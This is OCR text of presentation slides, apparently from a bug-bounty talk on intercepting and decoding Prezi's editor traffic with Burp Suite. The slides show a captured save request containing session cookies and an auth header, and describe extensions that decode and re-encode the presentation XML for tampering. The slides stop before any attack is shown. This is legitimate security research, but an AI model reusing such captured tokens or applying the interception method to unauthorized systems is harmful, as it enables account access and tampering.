
What is Prezi?

- Zooming presentation software
  - Cloud-based
  - Uses Flash >= 11.1
- Bug bounty
  - Started in October 2013
  - http://prezi.com/bugbounty/

Two editors

- **Online web application (FREE)**
  - **Allows to create and edit presentations from a browser**
  - **Interacts with a bunch of “*.prezi.com” servers**
- **Client-side application (PRO)**
  - **Allows to work offline and selectively sync with the cloud**
  - **Out of scope (no Pro version at that time)**

Online editor



Basic I/O

- Setup Burp Suite as a proxy

- Connect to the site
- Create an empty presentation
- Add a simple text field
- Save the presentation

- Review Burp logs


Basic I/O

- Saving the presentation sends a POST request to xxx.static.prezi.com

- Parameters
  - Numerous cookies
  - One single POST parameter
  - Name = “b64%5Fzipped%5Fxml%5Fcontent”

- Some XML data!!! Love it!!
  - XML = zlibDecompress(base64Decode(urlDecode(VALUE)))

Basic I/O




```
POST /presentation/ooh8ys746fan/ HTTP/1.1
Host: 0901.static.prezi.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:25.0) Gecko/20100101 Firefox/25.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: csrftoken=f2e3581b6d7d11fc2d6c2a72fae0c75a;
prezi-auth=.eJxdUMtOwzAQ_BefSWU7zaM5ITggJIQ41LO1jdeJqetEtoMoiH9nU6WNhGX5MDM7s-MfNkUMHk7IGpZAcH-2ve94z-6YsSEmtXCvth
OcRILpvaFPAbvBBpxh26KPqGxUI5yt71hjwEVcmU9wVqvJJ-tINdD4jk4mZJaLPefN5ZITnsA6YseA3_beU_Bh4zERQ94a4zENo5rXZkOKE17gmMCY
W2IbgOnDET25GI15UYtDqSsthGmlLlsJ1TSAvKOKIFuYUq_wa6QicdlMcpFnQmQy33PRyKrZlptttStKSXrKVjG6a_y1XzqP85-8vT-8PD-STENC9T
FYj3p15RmvM8Fn16JoippOPay1UrDg113O_4BZeMldalpS1LzOy92qacEv44vs9w_V255y.BXF59A.SciHAALe_S-3HV9y1YMw6MOVnJM;
optimizelySegments=%7B%22172171127%22%3A%22direct%22%2C%22172177172%22%3A%22none%22%2C%22171918630%22%3A%22false%2
2%2C%22172118535%22%3A%22ff%22%7D; optimizelyEndUserId=oeu1385077373093r0.13678002779202703;
optimizelyBuckets=%7B%7D; __utma=257535690.736942363.1385077375.1385158145.1385162823.4; __utmc=257535690;
__utmz=257535690.1385077375.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
__ar_v4=Q4MV7WNHQ5EUPGCC5JLLHF%3A20131121%3A21%7CCCH2ZRMRSNFL5F4PAWPOQ2%3A20131121%3A21%7CKN2Y7UF2N5FDJLQU3AVWOG%3
A20131121%3A12%7C6ZP4V3MWTZAV5LN3RNTXAJ%3A20131121%3A9; __utmv=257535690.|1=LicenseType=PUBLIC=1;
optimizelyCustomEvents=%7B%22oeu1385077373093r0.13678002779202703%22%3A%5B%22collabmodalclicknext%22%5D%7D
Connection: keep-alive
Referer: http://prezi.com/bin/loader-38696.swf/[[DYNAMIC]]/1
Content-Type: application/x-www-form-urlencoded
X_PREZI: true
AUTHORIZATION: MAC id="", ts="1385167050", nonce="MdHsoMYE",
ext="eyJwYXlsb2FkX3ZlcnNpb24iOiAxLCAidXNlcl9pZCI6IDgwODM2OSwgInNlcnZpY2UiOiAic3RvcmFnZSIsICJwcmVzZW50YXRpb25faWQiO
iAyMDQ5NTE3NDksICJsb2dfa3BpIjogdHJ1ZSwgImNsaWVudF9OeXBlIjogImNsaWVudF93cml0ZSJ9",
mac="mz4BCLcP+yXIE3ko0zsy+rgEyZ+VqOvnlboUmgoUyCo="
Content-Length: 2875

b64%5Fzipped%5Fxml%5Fcontent=eJzdWm1v2OYS/hwD/g8bHtBeP4jk7vLVoYWzXbcIkLZB63xogyBYkUuJZOpUSSqKXPS/3%2bxSFJcvkiWluOI
uQmwwdmbnmWdmZ0dKqnff/nT380vbe/SOSpY5f0rQ%2b8uLF8HL%2bx8fXj/8iuIsw0h7En%2b0cWeBIM3gZWgsWVGsI7H8Af4G9UbjC4SCTzwvkmw
xdgOjfivEoDMq2ST14gmeC16WyWJaVI8IbX8FbFVmy5RtavluBdYiLhYs0zQDo3rfVQqMrn29MMlWi6hAn6%2b1keO4VMfU9T2L2JbtehraSLH16Y6
PXZfahFBLQ%2bskKmfXGqbUcnTi2r7j2aaPbVdDM55MZ6VYI76rU4/almtaluNpxngXSrHkYZmzMsnGWRwDNkVQK6VsMV2xKS%2baWHayMV8Exu5hF
2LPJJhnEUf1ZsmvtUWWz1laowiMNs9BNvk3QEBJdK2ZH41FTd%2bhEE51O1mVZbbQJEnE0iEcgk2XAhmeb7qSJVNDufxZQOyObgMn1PSwR6hrORoKU
6iMay1M8jD12g6f2H5cCQNDPtQrRfLE1cjXYO8kd62IZpVo1sSv2gRzXjJFe5GVP2RREic8ut28K3g%2bjvNsPir5HIqiBO99hcZ4yXK%2bKB%2b2u
```

Burp magic

- “PUSH” extension
  - Used when the presentation is saved
  - Add an editor tab if the parameter is detected
  - Decode its value and display it
  - Re-encode if the value was modified
- “PULL” extension
  - Used when an existing presentation is opened
  - Similar to previous one, but read-only

Burp magic



```
<zuiprezi>
  <version>7</version>
  <zui-table>
    <settings>

      <autoplay>

        <delay>4000</delay>

      </autoplay>

      <bounds x="-6673.137984254578" y="-6648.69177352234" width="13346.27596
      <aspectratio>off</aspectratio>
      <languages>
        <language>en</language>
      </languages>
      <mode type="normal"/>
    </settings>
    <object id="0_24309637" type="button" x="-24.446210732238907" y="0" r="0"
      <type>circle</type>
      <size>
        <w>800</w>
        <h>800</h>
      </size>
```

Burp magic


- Life is now much easier
  - Thanks to the Burp extensions
- Let's do some XML hacking!

XML hacking

